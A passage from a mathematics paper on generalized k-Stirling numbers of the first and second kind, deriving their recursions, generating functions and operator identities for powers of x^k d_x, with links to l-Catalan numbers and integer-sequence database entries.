[1] In memory of my mother Else Gertrud Lang.

where the derivative operator $d_x \equiv \frac{d}{dx}$, and E_x is the *Euler* operator satisfying $E_x\, x^k \;=\; k\, x^k$. A recursion relation can be derived from eq. 1 by considering $x\, d_x (x\, d_x)^{n-1}$, using the convention $S2(n,m) = 0$ if $n < m$ to interpret $S2(n,m)$ as a lower triangular, infinite-dimensional matrix **S2**:

$$S2(n,m) \;=\; m\, S2(n-1,m) \;+\; S2(n-1,m-1), \tag{2}$$

with initial values $S2(n,0) \equiv 0$ and $S2(1,1) = 1$. Because of eq. 1 these numbers arise when one asks how finite scale transformations (dilations) look, given infinitesimal ones. This is a special case of the exponentiation operation for Lie groups. The generator of the abelian Lie group of scale transformations $x' = \lambda\, x$, $\lambda \in \mathbf{R}_+$, is E_x. In order to exhibit these numbers within this framework consider first

$$\begin{aligned} e^{c\, x\, d_x} \;&=\; \sum_{n=0}^{\infty} \frac{c^n}{n!}\, {E_x}^n \;=\; 1 + \sum_{n=1}^{\infty} \frac{c^n}{n!} \sum_{m=1}^{n} S2(n,m)\, x^m\, {d_x}^m \\ &=\; 1 + \sum_{m=1}^{\infty} \left(\sum_{n=m}^{\infty} \frac{c^n}{n!}\, S2(n,m) \right) x^m\, {d_x}^m \;=\; 1 + \sum_{m=1}^{\infty} G2_m(c)\, x^m\, {d_x}^m \;. \end{aligned} \tag{3}$$

In the third step an interchange of summation has been performed (we ignore questions of convergence here), and in the last step an exponential generating function (e.g.f.) has been introduced for the $m-$th column of the number triangle, or lower triangular matrix, **S2**. The recursion relation implies $G2_m(c) = \frac{1}{m!}\, (G2(c))^m$, with $G2(c) = exp(c) - 1$; therefore we obtain

$$e^{c\, x\, d_x} \;=\; \sum_{m=0}^{\infty} \frac{1}{m!}\, (G2(c)\, x)^m\, {d_x}^m \;=: e^{(exp(c)-1) x\, d_x} :\,, \tag{4}$$

where we have used the linear normal order symbol $: A :$ from quantum physics. $(: A :$ means expand A in powers of x and d_x, and move all operators d_x to the right-hand side, ignoring the usual commutation rule $[d_x, x] \equiv d_x\, x - x\, d_x = 1$. For example, $: (x\, d_x)^m : \;=\; x^m\, d_x^m .)$ This normal order prescription is applied to each term of the expanded exponential in eq. 4. From Taylor's theorem, we see that for suitable functions f we have

$$e^{c\, x\, d_x}\, f(x) \;=: e^{(exp(c)-1) x\, d_x} :\, f(x) \;=\; f(x + (e^c - 1)x) \;=\; f(x') \;\;, \tag{5}$$

with $x' = e^c\, x$. Therefore the parameter λ for finite scale transformations is $\lambda = e^c$ if c is the parameter for infinitesimal transformations. In the context of Lie groups this fact is found by integrating the ordinary differential equation (see for example [2] and the references given there):

$$\frac{dx(\alpha)}{d\alpha} \;=\; c\, x(\alpha), \tag{6}$$

for curves starting at a fixed $x := x(\alpha = 0)$. The finite transformation maps x to $x' := x(\alpha = 1)$. x' should not be confused with a derivative. In this work we will generalize this to the case $E_{k;x} \equiv x^k\, d_x$ with $k \in \mathbf{Z}$. It is clear from the solution of the differential equation

$$\frac{dx(\alpha)}{d\alpha} \;=\; c\, x^k(\alpha), \quad \text{with initial condition} \;\; x(\alpha = 0) \;=: x \;\; \text{and its transform} \;\; x' := x(\alpha = 1), \tag{7}$$

that the scale transformation case $k = 1$ which has been treated above is special. For $k \neq 1$, after separation of variables, we obtain the equation $(x')^{1-k} \;-\; x^{1-k} \;=\; (1-k)\, c$. Setting

$$x' \;=\; (1 + g(k;c;x))\, x \tag{8}$$

we have

$$1 + g(k;c;x) \;=\; \left(1 - (k-1)\, c\, x^{k-1}\right)^{-\frac{1}{k-1}} \;. \tag{9}$$

Therefore

$$e^{c\,x^k\,d_x}\,f(x) \;=\; f(x') \;=\; f\left((1-(k-1)\,c\,x^{k-1})^{-\frac{1}{k-1}}\,x\right) \tag{10}$$

for $k \in \mathbf{Z}\setminus\{1\}$. The case $k=1$ has been dealt with in eq. 5. It can be recovered from eq. 10 by taking the limit $k-1\to 0$.

$k-$Stirling numbers of the second kind, which we will denote by $S2(k;n,m)$, with $S2(1;n,m)=S2(n,m)$ the ordinary Stirling subset numbers, emerge in a proof, independent of the one implied by eq. 10, of the following operator identity, valid for $k\in\mathbf{Z}$,

$$e^{c\,x^k\,d_x} \;=:\, e^{g(k;c;x)\,x\,d_x}\,:\;, \tag{11}$$

where $g(k;c;x)$ is defined by eq. 9 for $k\neq 1$ and $g(1;c;x)=G2(c)$ (see eq. 4). By analogy with eq. 1 the $S2(k;n,m)$ number triangle is defined by

$$E_{k;x}{}^n \equiv (x^k\,d_x)^n \;=\; \sum_{m=1}^{n} S2(k;n,m)\,x^{m+(k-1)\,n}\,d_x{}^m \quad,\quad n\in\mathbf{N},\quad k\in\mathbf{Z}\;, \tag{12}$$

with the further convention that $S2(k;n,m)=0$ for $n<m$ and $S2(k;n,0)=0$. These numbers will be shown to satisfy the recursion relation

$$S2(k;n,m) \;=\; ((k-1)(n-1)+m)\,S2(k;n-1,m) \;+\; S2(k;n-1,m-1), \tag{13}$$

with $S2(k;1,1)=1$ from eq. 12. The e.g.f. for the $m-$th column of the $\mathbf{S2}(k)$ triangle,

$$G2(k;m;x) \;:=\; \sum_{n=m}^{\infty} S2(k;n,m)\,\frac{x^n}{n!}\;, \tag{14}$$

satisfies

$$G2(k;m;x) \;=\; \frac{1}{m!}\,(G2(k;x))^m \tag{15}$$

for $k\neq 1$, with

$$G2(k;x) \;=\; (k-1)\,g2(k;\frac{x}{k-1})\;, \tag{16}$$

where

$$g2(k;y) \;:=\; \sum_{n=1}^{\infty} s2(k;n,1)\,y^n \tag{17}$$

is the ordinary generating function (o.g.f.) for the first column of the triangle of numbers $s2(k;n,m)$ which is associated to triangle $S2(k;n,m)$ by[2]

$$s2(k;n,m) \;:=\; (k-1)^{n-m}\,\frac{m!}{n!}\,S2(k;n,m)\;. \tag{18}$$

These number triangles, or lower triangular infinite-dimensional matrices, $\mathbf{s2}(k)$, which are here only defined for $k\in\mathbf{Z}\setminus\{1\}$, obey the recursion relation

$$s2(k;n,m) \;=\; \frac{k-1}{n}\,[(k-1)(n-1)+m]\;s2(k;n-1,m) \;+\; \frac{m}{n}\,s2(k;n-1,m-1) \quad, \tag{19}$$

with

$$s2(k;n,m) \;=\; 0,\; n<m \quad,\quad s2(k;n,0) \;=\; 0,\quad s2(k;1,1)=1\;. \tag{20}$$

[2]These *associated Stirling numbers of the second kind* are not the ones of [5], p. 76, Table 2.

It follows that these numbers are nonnegative. At this stage it is not obvious that they are integers for every $k \in \mathbf{Z} \setminus \{1\}$.
The o.g.f. of the m-th column of the $\mathbf{s2}(k)$ matrix is

$$g2(k;m;y) \;:=\; \sum_{n=m}^{\infty} s2(k;n,m)\, y^n \;=\; (g2(k;y))^m \;, \tag{21}$$

with

$$g2(k;y) \;=\; y\, c2(1-k;y), \tag{22}$$

and, for $l \in \mathbf{Z} \setminus \{0\}$,

$$c2(l;y) \;=\; \frac{1-(1-l^2\, y)^{\frac{1}{l}}}{l\, y} \;. \tag{23}$$

It is clear from eq. 21 that $\mathbf{s2}(k)$ is a convolution triangle generated from its first column (cf. [4],[6],[9]). Such ordinary convolution triangles will be called *Bell* matrices [9] (see Note 7). For $k \in \mathbf{Z} \setminus \{1\}$, eq. 16 now yields

$$G2(k;x) \;=\; -1 \;+\; (1+(1-k)\, x)^{\frac{1}{1-k}} \;, \tag{24}$$

and letting $k-1 \to 0$ we obtain $G2(1;x) \;=\; e^x - 1 \;=\; G2(x)$. The infinite-dimensional lower triangular matrices $\mathbf{S2}(k)$ with integer entries are examples of *Jabotinsky* matrices (*cf.* [4], which also contains earlier references). Therefore the o.g.f. of the rows of the triangle $\mathbf{S2}(k)$ are exponential (or binomial) convolution polynomials. In other words, the polynomials

$$S2_n(k;x) \;:=\; \sum_{m=1}^{n} S2(k;n,m)\, x^m \quad , \quad S2_0(k;x) := 1 \;, \tag{25}$$

satisfy

$$S2_n(k;x+y) \;=\; \sum_{p=0}^{n} \binom{n}{p} S2_p(k;x)\, S2_{n-p}(k;y) \;=\; \sum_{p=0}^{n} \binom{n}{p} S2_p(k;y)\, S2_{n-p}(k;x) \tag{26}$$

for $k \in \mathbf{Z}$. In the notation of the umbral calculus (*cf.* [7]) the polynomials $S2_n(k;x)$ are a special type of *Sheffer* polynomials called *associated polynomial sequences*. An equivalent notation used there for the general case is "Sheffer for $(1, f(t))$". In our case $f(t) \;=\; \overline{G2(k;t)}$, where $\overline{G2(k;t)} \;=\; (-1+(1+t)^{1-k})/(1-k)$ if $k \neq 1$. This is the compositional inverse of $G2(k;t)$ from eq. 24. Also $\overline{G2(1;t)} = ln(1+t)$ can be obtained in the limit as $1-k \to 0$.
For negative k the $\mathbf{S2}(k)$ matrices also contain negative entries. The recursion of eq. 13 shows that it is possible to define nonnegative matrices by

$$S2p(-k;n,m) \;:=\; (-1)^{n-m}\, S2(-k;n,m) \quad , \quad k \in \mathbf{N}_0. \tag{27}$$

The e.g.f. for column m of the triangle $\mathbf{S2}p(-|k|)$ is

$$G2p(-|k|;m;x) \;=\; \frac{1}{m!}\, (G2p(-|k|;x))^m \tag{28}$$

with

$$G2p(-|k|;x) \;=\; -\, G2(-|k|;-x) \;=\; 1 \;-\; (1-(|k|+1)\, x)^{\frac{1}{|k|+1}}. \tag{29}$$

Eqs. 19 and 20 will be seen to imply that the $\mathbf{s2}(-|k|)$ matrices have always nonnegative entries. In Tables 1 and 2 we have listed for some of these $\mathbf{s2}(k)$ and $\mathbf{S2}(k)$ triangles the A-numbers under which they can be viewed in the on-line data-base [11] (see also [10]). This data-base will henceforth be quoted as *EIS*

(Encyclopedia of Integer Sequences). These tables also give the A-numbers of the sequences formed by the first columns of the lower triangular matrices, and of the sequences of the row sums of these matrices.
For $l = 2$ the function $c2(l; y)$ defined in eq. 23 generates the well-known *Catalan* numbers. For $l \in \mathbf{Z} \setminus \{0\}$ it defines what we call $l-Catalan$ numbers. For positive l these sequences were introduced by O. Gerard in *EIS*, who called them *Patalan* numbers. It will be proved later (see Note 11) that $c2(l; y)$ does indeed generate integers. Their explicit form can be found in eq. 77.

The *Stirling numbers of the first kind*, $S1(n, m)$ ($S_n^{(m)}$ in [1], *EIS*: A008275), can be defined from the inversion of eq. 1 by

$$x^n \, d_x{}^n \;=\; \sum_{m=1}^{n} S1(n,m)\,(x\,d_x)^m \quad . \tag{30}$$

We also set $S1(n, 0) \equiv 0$ and $S1(n, m) := 0$ for $n < m$. In (infinite-dimensional) matrix notation we can write [4]

$$\mathbf{S1}\cdot\mathbf{S2} \;:=\; \mathbf{1} \;=\; \mathbf{S2}\cdot\mathbf{S1} \quad . \tag{31}$$

The *signless Stirling numbers of the first kind*, also known as *cycle numbers*, $S1p(n, m)$ (or $\left[\begin{array}{c} n \\ m \end{array} \right]$ in the notation of [3]), are

$$S1p(n,m) \;:=\; (-1)^{n-m}\, S1(n,m) \quad . \tag{32}$$

Their recurrence formula is

$$S1p(n+1,m) \;=\; n\, S1p(n,m) \;+\; S1p(n,m-1) \quad , \tag{33}$$

with $S1p(1, 1) = 1$, $S1p(n, 0) = 0$ and $S1p(n, m) = 0$ for $n < m$.

The *generalized $k-$Stirling numbers of the first kind* $S1(k; n, m)$ are defined analogously by inverting eq. 12, *i.e.*

$$x^{kn}\, d_x{}^n \;=\; \sum_{m=1}^{n} S1(k;n,m)\, x^{(k-1)(n-m)}\,(x^k\, d_x)^m \quad \text{for} \quad k \in \mathbf{Z}\ ,\ n \in \mathbf{N}\ . \tag{34}$$

In matrix notation:

$$\mathbf{S1}(k)\cdot\mathbf{S2}(k) \;=\; \mathbf{1} \;=\; \mathbf{S2}(k)\cdot\mathbf{S1}(k) \quad \text{for} \quad k \in \mathbf{Z}. \tag{35}$$

For $k \in \mathbf{N}$ we define the *nonnegative $k-$Stirling numbers of the first kind* by

$$S1p(k;n,m) \;:=\; (-1)^{n-m}\, S1(k;n,m)\ . \tag{36}$$

For $-k \in \mathbf{N}_0$ the numbers $S1(k; n, m)$ are nonnegative.
The recurrence relation for $k-$Stirling numbers of the first kind is

$$S1(k;n,m) \;=\; -[(k-1)\,m + n - 1]\, S1(k;n-1,m) \;+\; S1(k;n-1,m-1) \quad , \tag{37}$$

with $S1(k; 1, 1) = 1$, $S1(k; n, 0) = 0$ and $S1(k; n, m) = 0$ for $n < m$. For $k \neq 1$ we also introduce the *associated $k-$Stirling numbers of the first kind* [3]

$$s1(k;n,m) \;:=\; (1-k)^{n-m}\, \frac{m!}{n!}\, S1(k;n,m)\ , \tag{38}$$

which turn out to be always nonnegative. They satisfy the recursion

$$s1(k;n,m) \;=\; \frac{k-1}{n}\big((k-1)\,m + n - 1\big)\, s1(k;n-1,m) + \frac{m}{n}\, s1(k;n-1,m-1) \tag{39}$$

[3] These associated Stirling numbers of the first kind are not the ones appearing in [5], p. 75, table 2.

with $s1(k;n,m) = 0$ for $n < m$, $s1(k;1,1) = 1$ and $s1(k;n,0) := 0$. At this stage it is not obvious that the $s1(k;n,m)$ are in fact integers.
The o.g.f. for the $m-$th column of the number triangle $s1(k;n,m)$ will be shown to be

$$g1(k;m;y) \;=\; \sum_{n=m}^{\infty} s1(k;n,m)\, y^n \;=\; (g1(k;y))^m \;, \tag{40}$$

for $k \in \mathbf{Z} \setminus \{1\}$, with

$$g1(k;y) \;=\; y\, c1(k-1;y), \tag{41}$$

and, for $l \in \mathbf{Z} \setminus \{0\}$,

$$c1(l;y) \;=\; \frac{-1 \;+\; (1-l\,y)^{-l}}{l^2\, y} \;. \tag{42}$$

Hence $\mathbf{s1}(k)$ is, like $\mathbf{s2}(k)$, a convolution triangle generated from its $m = 1$ column, *i.e.* both are Bell matrices.
For $l \in \mathbf{N}$ the function $c1(l;y)$ generates the numbers

$$c1(l;y) \;=\; \sum_{n=0}^{\infty} c1_n^{(l)}\, y^n \;, \quad c1_n^{(l)} \;=\; \binom{n+l}{l-1}\, l^{n-1} \;. \tag{43}$$

For $l = 2$ this is the *EIS* sequence A001792 $\{1, 3, 8, 20, 48, ...\}$. For negative l, $c1(l;y)$ becomes a polynomial in y; *e.g.* $c1(-2;y) = 1 + y$, or $g1(-1;y) = y + y^2$. The coefficients of these polynomials define a triangle of numbers found under the *EIS* number A049323. Their explicit form is, for $l \in \mathbf{N}$,

$$c1_n^{(-l)} \;=\; \binom{l}{n+1}\, l^{n-1} \quad \text{for } n = 0, 1, ..., l-1, \text{ and 0 otherwise.} \tag{44}$$

Eq. 43 now implies, using eqs. 41 and 40, that $s1(k;n,m)$ is indeed an integer for every $k \in \mathbf{Z} \setminus \{1\}$. An explicit form for the entries in the first column is

$$s1(k;n,1) \;=\; \begin{cases} \binom{k-2-n}{k-2}\, (k-1)^{n-2} & \text{for } k = 2, 3, ..., \text{and } n \in \mathbf{N} \\ \\ \binom{|k|+1}{n}\, (|k|+1)^{n-2} & \text{for } -k \in \mathbf{N}_0\,,\; n = 1, 2, ...|k|+1\;. \end{cases} \tag{45}$$

The e.g.f.s for the $m-$th column of the signless $k-$Stirling numbers of the first kind are then, for $k = 2, 3, ...$,

$$G1p(k;m;x) \;:=\; \sum_{n=m}^{\infty} S1p(k;n,m)\, \frac{x^n}{n!} \;, \tag{46}$$

$$\;=\; \frac{1}{m!} \left[(k-1)\, g1(k; \frac{x}{k-1}) \right]^m \;. \tag{47}$$

The case $k = 1$ corresponds to the ordinary unsigned Stirling numbers $S1p(n,m)$ with e.g.f. for column m given by $G1p(1;m;x) \;=\; \frac{1}{m!} \left(-ln(1-x)\right)^m$. From eqs. 47, 41 and 42,

$$G1p(k;1;x) \;=\; (k-1)\, g1(k; \frac{x}{1-x}) \;=\; \frac{1}{k-1} \left(-1 \;+\; \frac{1}{(1-x)^{k-1}}\right) \;, \tag{48}$$

and we recover the result for $k = 1$ from l'Hôpital's rule in the limit $k - 1 \to 0$. Note that $G1(k;1;x) = -G1p(k;1;-x) = \overline{G2(k;1;x)}$ for $k \in \mathbf{Z}$.
For $-k \in \mathbf{N}_0$ the e.g.f. for the $m-$th column of the nonnegative triangular matrix $\mathbf{S1}(-|k|)$ is, from eqs. 36 and 46, $G1(-|k|;m;x) \;=\; (-1)^m\, G1p(-|k|;m;-x)$, hence

$$G1(k;1;x) \;=\; \frac{1}{1+|k|} \left(-1 \;+\; (1+x)^{1+|k|}\right) \quad \text{for} \quad -k \in \mathbf{N}_0 \;. \tag{49}$$

For the signed matrix $\mathbf{S1}(-|k|)$ with elements defined by $S1s(-|k|;n,m) := (-1)^{n-m}\, S1(-|k|,n,m)$ the e.g.f. of the $m-$th column is $G1s(-|k|;m;x) = (-1)^m\, G1(-|k|;m;-x)$, *i.e.* $G1s(-|k|;x) \equiv G1s(-|k|;1;x) = (1-(1-x)^{1+|k|})/(1+|k|)$ for $k \in \mathbf{N}_0$.

Tables 3 and 4 give the *EIS* A-numbers of some of the number triangles $\mathbf{s1}(k)$, $\mathbf{S1}(k)$ and $\mathbf{S1p}(k)$. The A-numbers of the $m=1$ column and of the sequence of row sums for each triangle are also given there.

The o.g.f. of the row sequences of triangle $\mathbf{S1}(k)$ are also exponential (or binomial) convolution polynomials. In other words the polynomials

$$S1_n(k;x) := \sum_{m=1}^{n} S1(k;n,m)\, x^m \quad , \quad S1_0(k;x) := 1 \ , \quad k \in \mathbf{Z} \ , \tag{50}$$

satisfy eq. 26 with $S2$ replaced by $S1$. In the notation of the umbral calculus (*cf.* [7]) the polynomials $S1_n(k;x)$ are a special type of Sheffer polynomials called associated polynomial sequences or "Sheffer for $(1, f(t))$." Here $f(t) = \overline{G1(k;t)}$, where $\overline{G1(k;t)} = G2(k;t)$ is given, for $k \neq 1$, in eq. 24. Also $G1(1;t) = G2(1;t) = exp(t) - 1$ is obtained in the limit as $1-k \to 0$.

Each sequence of row sums of a triangle of the type considered in this work is generated by a function which depends on the generating function of the triangle's first ($m=1$) column. For the $\mathbf{s2}(k)$ and $\mathbf{s1}(k)$ triangles, which can be considered as Bell matrices, these o.g.f.s are, for $k \in \mathbf{Z} \setminus \{1\}$,

$$r2(k;x) = \frac{g2(k;x)}{1-g2(k;x)} = \frac{-1 + [1-(1-k)^2\, x]^{\frac{1}{1-k}}}{k - [1-(1-k)^2\, x]^{\frac{1}{1-k}}}, \tag{51}$$

$$r1(k;x) = \frac{g1(k;x)}{1-g1(k;x)} = \frac{1 - [1-(k-1)\, x]^{k-1}}{(1+(1-k)^2)\,[1-(k-1)\, x]^{k-1} - 1} \tag{52}$$

For the $\mathbf{S2}(k)$ ($k \in \mathbf{N}_0$) and $\mathbf{S2p}(k)$ ($-k \in \mathbf{N}_0$) triangles, which can be interpreted as Jabotinsky matrices, the e.g.f.s for the sequences of row sums are

$$R2(k;x) = e^{G2(k;x)} - 1 = exp\,[-1 + (1-(k-1)\, x)^{\frac{1}{1-k}}] - 1 \ , \tag{53}$$

$$R2p(-|k|;x) = e^{G2p(-|k|;x)} - 1 = exp\,[1 - (1-(1+|k|)\, x)^{\frac{1}{1+|k|}}] - 1 \ . \tag{54}$$

For the $\mathbf{S1p}(k)$ ($k \in \mathbf{N}_0$) and $\mathbf{S1}(k)$ ($-k \in \mathbf{N}_0$) triangles, which can also be interpreted as Jabotinsky matrices, the e.g.f.s for the sequences of row sums are

$$R1p(k;x) = e^{G1p(k;x)} - 1 = exp\Big(\frac{1}{k-1}\,[-1 + (1-x)^{\frac{1}{k-1}}]\Big) - 1 \ , \tag{55}$$

$$R1(-|k|;x) = e^{G1(-|k|;x)} - 1 = exp\Big(\frac{1}{1+|k|}[-1 + (1+x)^{1+|k|}]\Big) - 1 \ . \tag{56}$$

The special case $k=1$ can be obtained for $R2(k;x)$ and $R1p(k;x)$ by taking the limit as $k-1 \to 0$.

In Sections 2 and 3 we will give proofs of the results stated above.

2 k−Stirling numbers of the second kind

Definition 1: $S2(k;n,m)$. The *k-Stirling numbers of the second kind*, $S2(k;n,m)$, are defined for $k \in \mathbf{Z}$ by eq. 12.

Lemma 1: The numbers $S2(k;n,m)$ satisfy the recursion relation eq. 13.

Proof: Consider $(x^k\, d_x)^n = x^k\, d_x\, (x^k\, d_x)^{n-1}$ and use eq. 12 with $n \to n-1$ together with the lower triangular matrix conditions given after this eq. Then compare coefficients of $\{x^m\, {d_x}^m\}_1^n$. □

Note 1: It follows from eq. 13 and the initial conditions that the $S2(k;n,m)$ are always integers.

Definition 2: $s2(k;n,m)$. The *associated k-Stirling numbers of the second kind*, $s2(k;n,m)$, are defined for

$k \in \mathbf{Z} \setminus \{1\}$ by eq. 18.

Lemma 2: The numbers $s2(k;n,m)$ satisfy the recursion relation given by eqs. 19 and 20.

Proof: Rewrite eq. 13 for $s2(k;n,m)$. □

Note 2: That the $s2(k;n,m)$ are indeed integers will be proved much later in Lemma 19.

Note 3: For $k = 1$ eqs. 19 and 20 give the (infinite-dimensional) unit matrix $\mathbf{s2}(1) = \mathbf{1}$. This will be used as the definition of $\mathbf{s2}(1)$.

Lemma 3: Nonnegativity of $\mathbf{s2}(k)$. The entries of the lower triangular matrix $\mathbf{s2}(k)$ are nonnegative for each $k \in \mathbf{Z}$.

Proof: If $k - 1 \geq 0$ this follows from eq. 19. For $1 - k \in \mathbf{N}$ the first term in eq. 19 becomes negative if and only if $(1-k)\,(n-1) < m$ and $n - 1 \geq m$ (otherwise $s2(k;n-1,m)$ vanishes). But the first condition contradicts the second. □

Lemma 4: The o.g.f. $g2(k;m,y)$ defined in the first of eqs. 21 for the $m-$th column sequence of the lower triangular matrix $\mathbf{s2}(k)$ with $k \in \mathbf{Z} \setminus \{1\}$ satisfies the first order linear differential-difference equation

$$[1-(k-1)^2\,y]\,g2'(k;m,y) \;-\; m\,(k-1)\,g2(k;m,y) \;-\; m\,g2(k;m-1,y) \;=\; 0 \;\;, \tag{57}$$

$$g2(k;m,0) = 0 \;,\; m \in \mathbf{N};\;\; g2'(k;m,y)|_{y=0} = 0 \;,\; m \in \{2,3,...\} \;;\; g2'(k;1,y)|_{y=0} = s2(k;1,1) = 1. \tag{58}$$

The prime denotes differentiation with respect to the variable y.

Proof: Compute $y\,\frac{d}{dy}\sum_{n=m}^{\infty} n\,s2(k;n,m)\,y^n$ with the help of the recurrence relation in eqs. 19 and 20 for $y \neq 0$. For $y = 0$ the conditions given in eq. 58 follow from the definition of $g2(k;m,y)$. □

Lemma 5: Using $g2(k;m,y) \;=\; (g2(k;1,y))^m$, $g2(k;y) := g2(k;1,y)$ satisfies the first order differential equation

$$[1-(k-1)^2\,y]\,g2'(k;y) \;-\; (k-1)\,g2(k;y) \;-\; 1 \;=\; 0\;. \tag{59}$$

for $k \in \mathbf{Z} \setminus \{1\}$.

Proof: Immediate from Lemma 4. □

Lemma 6: The solution to the differential eq. 59 with initial condition $g2(k;0) = 0$ is, for $k \in \mathbf{Z} \setminus \{1\}$,

$$g2(k;y) \;=\; \frac{1}{[1-(k-1)^2\,y]^{\frac{1}{k-1}}}\;\frac{1-[1-(k-1)^2\,y]^{\frac{1}{k-1}}}{k-1} \;=:\; \frac{y}{[1-(k-1)^2\,y]^{\frac{1}{k-1}}}\,c2(k-1;y)\;. \tag{60}$$

Proof: Standard integration of a first order inhomogeneous differential equation of the form $g'(y) + f(y)\,g(y) = k(y)$. □

Note 4: *Generalized Catalan numbers.* The l-Catalan numbers (for $l \in \mathbf{Z} \setminus \{0\}$) have

$$c2(l;x) \;:=\; \frac{1-[1-l^2\,x]^{\frac{1}{l}}}{l\,x} \tag{61}$$

as o.g.f. The case $l = 2$ corresponds to the ordinary Catalan numbers (*EIS* A000108). For positive l these numbers have been called Patalan numbers by Gerard in *EIS* (*cf.* A025748-A025755 for $l = 3..10$).
That $c2(l;y)$ generates integers will follow later from the fact that $s2(k;n,m)$ is always an integer (see Notes 2 and 11). Because $c2(-l;x) \;=\; c2(l;x)/(1-l^2\,x)^{\frac{1}{l}}$, one can write $g2(k;y) \;=\; y\,c2(1-k;y)$, as stated in eq. 22.

Consider the expansion $1/(1-l^2\,x)^{1/l} \;=\; \sum_{n=0}^{\infty} b_n^{(l)}\,x^n$, where $b_n^{(l)} \;=\; l^n\,(\prod_{j=1}^{n}(j\,l+1-l))/n!$ and $b_0^{(l)} \;=\; 1$, $n \geq 1$. Therefore the sequence $\{c2_n^{(-l)}\}_{n=0}^{\infty}$ generated by $c2(-l;x)$ for $l \in \mathbf{N}$ is the (ordinary) convolution of

the sequence $\{b_n^{(l)}\}_{n=0}^{\infty}$ with the sequence $\{c2_n^{(l)}\}_{n=0}^{\infty}$. See *e.g.* *EIS* A035323 for $l = -10$.

Since we have put $\mathbf{s2}(1) = \mathbf{1}$ we take $g2(1;y) = y$.

Lemma 7: The e.g.f. for the m-th column sequence of the $k-$Stirling triangle of the second kind $\mathbf{S2}(k)$, defined in eq. 14, is $G2(k;m;x) = \frac{1}{m!}\,(G2(k;1;x))^m$, $m \in \mathbf{N}$, with $G2(k;1;x) \equiv G2(k;x) = (k-1)\,g2(k;\frac{x}{k-1})$ for $k \neq 1$ and $G2(1;1;x) \equiv G2(1;x) = exp(x) - 1$.

Proof: For $k \neq 1$ substitute $S2(k;n,m)$ from eq. 18 into the definition of $G2(k;m;x)$, and then use eq. 21. For the ordinary Stirling numbers, *i.e.* for $k = 1$, the stated result is well-known [1]. □

Lemma 8: For $k \in \mathbf{Z} \setminus \{1\}$,

$$e^{c\,x^k\,d_x} = \sum_0^{\infty} \frac{1}{m!}\left[g2(k;\frac{c}{k-1}\,x^{k-1})\,(k-1)\,x\right]^m d_x^{\,m} = :\, e^{g(k;c;x)\,x\,d_x} :\,, \tag{62}$$

where $g(k;c;x) := g2(k;\frac{c}{k-1}\,x^{k-1})\,(k-1)$, and the normal order $: A :$ notation has been explained in the paragraph following eq. 4.

Proof: Similar to that for ordinary Stirling numbers of the second kind, as explained in Section 1, eqs. 3 and 4. Expand the exponential and insert the definition of $S2(k;n,m)$ from eq. 12 using the triangle convention stated there. Then exchange the row summation with the column summation (ignoring questions of convergence). After replacing $S2(k;n,m)$ by $s2(k;n,m)$, using eq. 18 (and remembering that $k \neq 1$) we find the o.g.f. $g2(k;m;\frac{c}{k-1}\,x^{k-1})$ inside the column summation. The convolution property eq. 21 (Lemmas 4,5 and 6) then yields the first eq. of the lemma. The second follows from the definition of normal order, which is applied to each term in the expanded exponential. □

Note 5: For $k \neq 1$, if we insert the o.g.f. $g2(k;y)$ given in Lemma 6, or eqs. 22 and 23, we obtain the formula for $g(k;c;x)$ given in eq. 9. For $k = 1$ we obtain $g(1;c;x) = exp(c) - 1$ from eq. 5.

Corollary 1: The operator identity in eq. 11, proved in Lemma 8, implies the shift property shown in eq. 10.

Proof: An applicaton of Taylor's theorem. □

Note 6: A third proof of the shift property in eq. 10 can be given by using the well-known multiple commutator formula for $exp\,(\mathbf{B})\,x^l\,exp(-\mathbf{B})$ for $l \in \mathbf{N}_0$, setting the operator $\mathbf{B} = c\,E_{k;x} = c\,x^k\,d_x$ for $k \in \mathbf{Z}$ and the commutator $[E_{k;x}, x^l] = l\,x^{l+k-1}$. For $k = 1$ we find $exp(c\,x\,d_x)\,x^l\,1 = (exp(c)\,x)^l\,exp(c\,x\,d_x)\,1 = (exp(c)\,x)^l$. For $k \neq 1$ we first obtain $exp(c\,E_{k;x})\,x^l\,exp(-c\,E_{k;x}) = \sum_{n=0}^{\infty}\frac{1}{n!}(l/(k-1))_n\,(c\,(k-1)\,x^{k-1})^n$ using the rising factorial (or *Pochhammer*) symbol $(\nu)_n := \nu\,(\nu+1)\cdots(\nu+n-1)$. This implies $exp(c\,x^k\,d_x)\,x^l\,1 = [(1+g(k;c;x))\,x]^l\,1$ with $1+g(k;c;x)$ given in eq. 9. The 1 on the right-hand side stands for any $x-$independent operator or function. Hence the shift property eq. 10 holds for polynomials and (formally) for power series $f(x)$.

Lemma 9: For $k \in \mathbf{Z}$ the e.g.f. of the row polynomials $S2_n(k;x)$ defined in eq. 25, $\mathcal{G}2(k;z,x) := \sum_{n=0}^{\infty} S2_n(k;x)\,z^n/n!$, is given by

$$\mathcal{G}2(k;z,x) = e^{x\,G2(k;z)}\,, \tag{63}$$

where $G2(k;z)$ is the e.g.f. for the first $(m = 1)$ column sequence of the triangular matrix $\mathbf{S2}(k)$ given in eq. 24.

Proof: Separate the $n = 0$ term in the definition of $\mathcal{G}2(k;z,x)$ and insert in the remaining expression the definition of the row polynomials eq. 25. Then interchange the row and column summation indices and use the definition of the e.g.f. $G2(k;m;z)$ given in eq. 14. The convolution property Lemma 7, or eq. 15, then leads to the desired result. □

Note 7: Another way to state Lemma 9 is to write

$$S2(k;n,m) = \left[\frac{z^n}{n!}\right]\,[x^m]\,e^{x\,G2(k;z)}\,, \tag{64}$$

where $[y^k]\, f(y)$ denotes the coefficient of y^k in the expansion of $f(y)$. For each $k \in \mathbf{Z}$ a matrix constructed in this way from the entries of its first $(m = 1)$ column (collected in the e.g.f. $G2(k; z)$) is called a Jabotinsky matrix. (See [4] for references to the original works. Note that we use Knuth's $n!\, F_n(x)$ as row (or Jabotinsky) polynomials. Knuth's $f(z)$ corresponds to our e.g.f. for the $m = 1$ column sequence.)

Another notation is used in the umbral calculus (*cf.* [7]). The row polynomials $E_n(x) = \sum_{n=1}^{m} J(n, m)\, x^n$ built from a lower triangular Jabotinsky matrix $J(n, m)$ are there called associated polynomial sequences. Their defining function is the compositional inverse of the e.g.f. $f(t)$ used by Knuth and in the present work (*cf.* [7], p. 53). $\{E_n(x)\}$ are special Sheffer polynomials for $(1, \bar{f}(t))$ in the umbral notation (*cf.* [7], p. 107).

